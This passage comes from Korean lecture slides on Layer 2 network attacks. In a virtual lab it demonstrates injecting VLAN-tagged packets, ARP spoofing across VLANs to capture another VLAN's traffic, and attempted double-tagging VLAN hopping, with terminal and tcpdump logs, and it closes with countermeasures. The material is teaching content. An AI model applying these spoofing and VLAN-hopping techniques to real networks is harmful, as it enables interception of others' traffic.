    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7 bytes 606 (606.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

간단한 ping test

- ▶ 100.3으로는 잘 가는데, 200.4로는 가질 않는다!
 - 사실 당연하다면 당연한 결과...! (왜?!)

```
05:38:01 h2:~ # ping 10.0.100.3
PING 10.0.100.3 (10.0.100.3) 56(84) bytes of data.
64 bytes from 10.0.100.3: icmp_seq=1 ttl=64 time=5.89 ms
64 bytes from 10.0.100.3: icmp_seq=2 ttl=64 time=7.46 ms
64 bytes from 10.0.100.3: icmp_seq=3 ttl=64 time=4.76 ms
^C
--- 10.0.100.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 4.768/6.044/7.466/1.106 ms
05:38:09 h2:~ # ping 10.0.200.4
connect: Network is unreachable
05:38:16 h2:~ # ping 10.0.100.3
```

그러나 200.4 호스트를 살펴보면....

- ▶ 그러나 200.4가 이 ARP를 듣는데는 문제가 없다!?!... 왜?!

```
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 4.575/4.805/5.036/0.240 ms
05:38:33 h2:~ # arp
Address HWtype HWaddress Flags Mask Iface
10.0.100.3 ether 02:42:5b:d3:33:00 C eth0.100
05:53:10 h2:~ # arp -d 10.0.100.3
05:53:13 h2:~ # ping 10.0.100.3
PING 10.0.100.3 (10.0.100.3) 56(84) bytes of data:
64 bytes from 10.0.100.3: icmp_seq=1 ttl=64 time=13.0 ms
64 bytes from 10.0.100.3: icmp_seq=2 ttl=64 time=11.0 ms
^C
--- 10.0.100.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 11.067/12.050/13.033/0.983 ms
05:53:20 h2:~ #
```

```
227 packets transmitted, 227 received, 0% packet loss, time 231090ms
rtt min/avg/max/mdev = 0.187/0.611/10.282/0.995 ms
04:40:38 h3:/ # ^C
04:40:38 h3:/ # vim vlantag.py
05:35:57 h3:/ # python3 vlantag.py eth0 10.0.100.3 255.255.255.0
vlantag.py <iface> <vlanid> <ip> <netmask>
05:36:10 h3:/ # python3 vlantag.py eth0 100 10.0.100.3 255.255.255.0
Cannot find device "eth0.100"
05:36:19 h3:/ #
```


```
04:38:03 h3:/ # arp
Address HWtype HWaddress Flags Mask
10.0.0.2 ether 02:42:25:c5:fa:00 C
10.0.0.1 ether 02:42:44:82:d5:01 C
10.0.0.4 ether 02:42:12:0f:b1:00 C
04:38:04 h3:/ #
```

```
ngth 16
05:40:03.004290 IP6 fe80::42:25ff:fec5:fa00 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:40:48.069581 IP6 fe80::42:12ff:fe0f:b100 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:40:52.165045 IP6 fe80::42:5bff:fed3:3300 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:44:37.445565 IP6 fe80::42:12ff:fe0f:b100 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:45:02.012304 IP6 fe80::42:25ff:fec5:fa00 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:45:34.787520 IP6 fe80::42:12ff:fe0f:b100 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:45:34.788678 IP6 fe80::42:5bff:fed3:3300 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:52:08.001370 IP6 fe80::42:12ff:fe0f:b100 > ip6-allrouters: ICMP6, router solicitation, le
ngth 16
05:53:25.210797 ARP, Request who-has 10.0.100.3 tell 10.0.100.2, length 28
05:53:25.218547 ARP, Reply 10.0.100.3 is-at 02:42:5b:d3:33:00 (oui Unknown), length 28
05:53:25.218561 IP 10.0.100.2 > 10.0.100.3: ICMP echo request, id 57, seq 1, length 64
05:53:25.223779 IP 10.0.100.3 > 10.0.100.2: ICMP echo reply, id 57, seq 1, length 64
05:53:26.212075 IP 10.0.100.2 > 10.0.100.3: ICMP echo request, id 57, seq 2, length 64
05:53:26.223102 IP 10.0.100.3 > 10.0.100.2: ICMP echo reply, id 57, seq 2, length 64
05:53:30.436598 ARP, Request who-has 10.0.100.2 tell 10.0.100.3, length 28
05:53:30.436620 ARP, Reply 10.0.100.2 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
05:53:30.436620 ARP, Reply 10.0.100.2 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
```

```
04:38:09 h4:/ # vim vlantag.py
05:36:31 h4:/ # python3 vlantag.py eth0 200 10.0.200.4 255.255.255.0
Cannot find device "eth0.200"
05:36:44 h4:/ # tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
05:37:26 h4:/ # tcpdump arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:53:25.215345 ARP, Request who-has 10.0.100.3 tell 10.0.100.2, length 28
```

이걸 응용하면 강제로 패킷을 밀어넣을 수도 있다.

- ▶ vlan 200으로 향하는
트래픽을 강제로 조립해보자..
 - L2 vlan: Dot1Q(vlan=200)




```
SyntaxError: unexpected character after the continuation character
05:57:23 h2:~ # vim vlan.py
05:57:33 h2:~ # python3 vlan.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
WARNING: No route found (no default route?)
.
Sent 1 packets.
05:57:35 h2:~ #
```

```
05:56:53 h4:/ # tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:57:35.130378 IP 10.0.100.2 > localhost: IP 0.0.0.0 > 10.0.200.4: ICMP echo re
quest, id 0, seq 0, length 8 (ipip-proto-4)
```

ARP spoofing over VLAN

- ▶ 밀어 넣을 수 있다면, 곧 ARP도 밀어 넣을 수 있다는 말.



Result

- ▶ h2(vlan100)에서 h4(vlan200)의 트래픽을 가져올 수 있다...!

```
WARNING: No route found (no default route?)
Sent 1 packets.
WARNING: more No route found (no default route?)
Sent 1 packets
^CTraceback (most recent call last):
  File "fakevlan.py", line 21, in <module>
    time.sleep(2)
KeyboardInterrupt
06:02:17 h2:~ #
```

```
05:59:06.675716 IP 10.0.100.2 > localhost: IP 0.0.0.0 > 10.0.200.4: ICMP echo request, id 0, seq 0, length 8 (ipip-proto-4)
05:59:46.748417 IP6 fe80::42:baff:fe57:a300 > ip6-allrouters: ICMP6, router solicitation, length 16
06:02:00.694649 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:02.719079 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:04.740720 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:06.759714 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:08.774722 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:08.913227 ARP, Request who-has 10.0.200.5 tell 10.0.200.4, length 28
06:02:09.921650 ARP, Request who-has 10.0.200.5 tell 10.0.200.4, length 28
06:02:10.790004 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:10.795398 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 1, length 64
06:02:10.795440 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 2, length 64
06:02:10.944569 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 3, length 64
06:02:11.971482 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 4, length 64
06:02:12.804805 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:12.993331 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 5, length 64
06:02:14.020273 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 6, length 64
06:02:14.820463 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:15.045319 IP 10.0.200.4 > 10.0.200.5: ICMP echo request, id 58, seq 7, length 64
06:02:16.257631 ARP, Request who-has 10.0.200.5 tell 10.0.200.4, length 28
06:02:16.836814 ARP, Reply 10.0.200.5 is-at 02:42:25:c5:fa:00 (oui Unknown), length 28
06:02:17.280557 ARP, Request who-has 10.0.200.5 tell 10.0.200.4, length 28
06:02:18.310063 ARP, Request who-has 10.0.200.5 tell 10.0.200.4, length 28
```

```
05:35:37 h3:/ # python3 vlantag.py eth0 10.0.100.3 255.255.255.255
vlantag.py <iface> <vlanid> <ip> <netmask>
05:36:10 h3:/ # python3 vlantag.py eth0 100 10.0.100.3 255.255.255.255
Cannot find device "eth0.100"
05:36:19 h3:/ #
```

Address	HWtype	HWaddress	Flags
10.0.0.2	ether	02:42:25:c5:fa:00	C
10.0.0.1	ether	02:42:44:82:d5:01	C
10.0.0.4	ether	02:42:12:0f:b1:00	C

```
04:38:03 h3:/ # arp
04:38:04 h3:/ #
```

```
List of possible hardware types (which support ARP):
ash (Ash) ether (Ethernet) ax25 (AMPR AX.25)
netrom (AMPR NET/ROM) rose (AMPR ROSE) arcnet (ARCnet)
dlci (Frame Relay DLCI) fddi (Fiber Distributed Data Interface)
irda (IrLAP) x25 (generic X.25) eui64 (Generic EUI-64)
05:58:59 h4:/ # arp
05:59:04 h4:/ # arp
05:59:08 h4:/ # ping 10.0.200.5
PING 10.0.200.5 (10.0.200.5) 56(84) bytes of data:
^C
-- 10.0.200.5 ping statistics --
  packets transmitted, 0 received, 100% packet loss, time 612ms
06:02:15 h4:/ #
```


그러나 하나의 네트워크 둘 이상의 VLAN이면...?

- ▶ 트렁크 채널을 반드시 포함하게 됨 (e.g., to gateway!).
 - Trunk: 둘 이상의 vlan을 처리할 수 있게 하는 채널
 - 그리고 tagged / untagged가 혼재되어있는 경우도 많음.
- ▶ 따라서, 일부 포트의 설정은 trunk 또는 native-untagged가 되어야 함...
 - 여기서 우리는 스위치를 두개 놓고 그 사이를 trunk로 넣으면서,
 - 공격자를 native-untagged 포트에 배치해보자.
 - (e.g., 공격자가 만약 gateway 위치션을 가져간다는 경우)

그리고 Vlan hopping: Double tagging

▶ 환경설정

- 두 스위치 모두 다...
- `ovs-ofctl add-flow br0 dl_type=0x8100,actions=pop_vlan,output=eth0`
- `ovs-vsctl set port eth0 trunk=100,200 vlan_mode=native-untagged`
- **등을 해야하는데 재현이 잘안됨.....** (ovs 및 가상환경 이슈...)
 - 원리만 파악을.....



How to prevent them?

- ▶ Carefully config VLANs...!
- ▶ VLAN 환경에 따른 적당한 모드들을 잘 구성하는게 중요
 - At the interfaces...
 - **access**: 정말로 딱 속한 traffic 만 허용함.
 - **trunk**: 모든 traffic을 허용함
 - **Native-tagged**: 태그를 벗겨냄
 - **Native-untagged**: 태그를 벗겨내지 않음
 - 등등등
- 스위치 설정마다 조금 다양해서...! 아무튼

Summary

- ▶ L2 Attack
 - 취약한 인증과 신뢰모델이 문제!

- ▶ ARP sniffing / spoofing / flooding
 - ARP의 고유한 성질을 이용한 공격
 - Countermeasure: Static ARP, ARP flooder, ARP Watcher

- ▶ VLAN
 - VLAN 은 본디 보안을 위한게 아니에요!
 - 그러다보니 얼마든지 우리가 우회할 수 있습니다...!

- ▶ We will discover L3/L4 from now.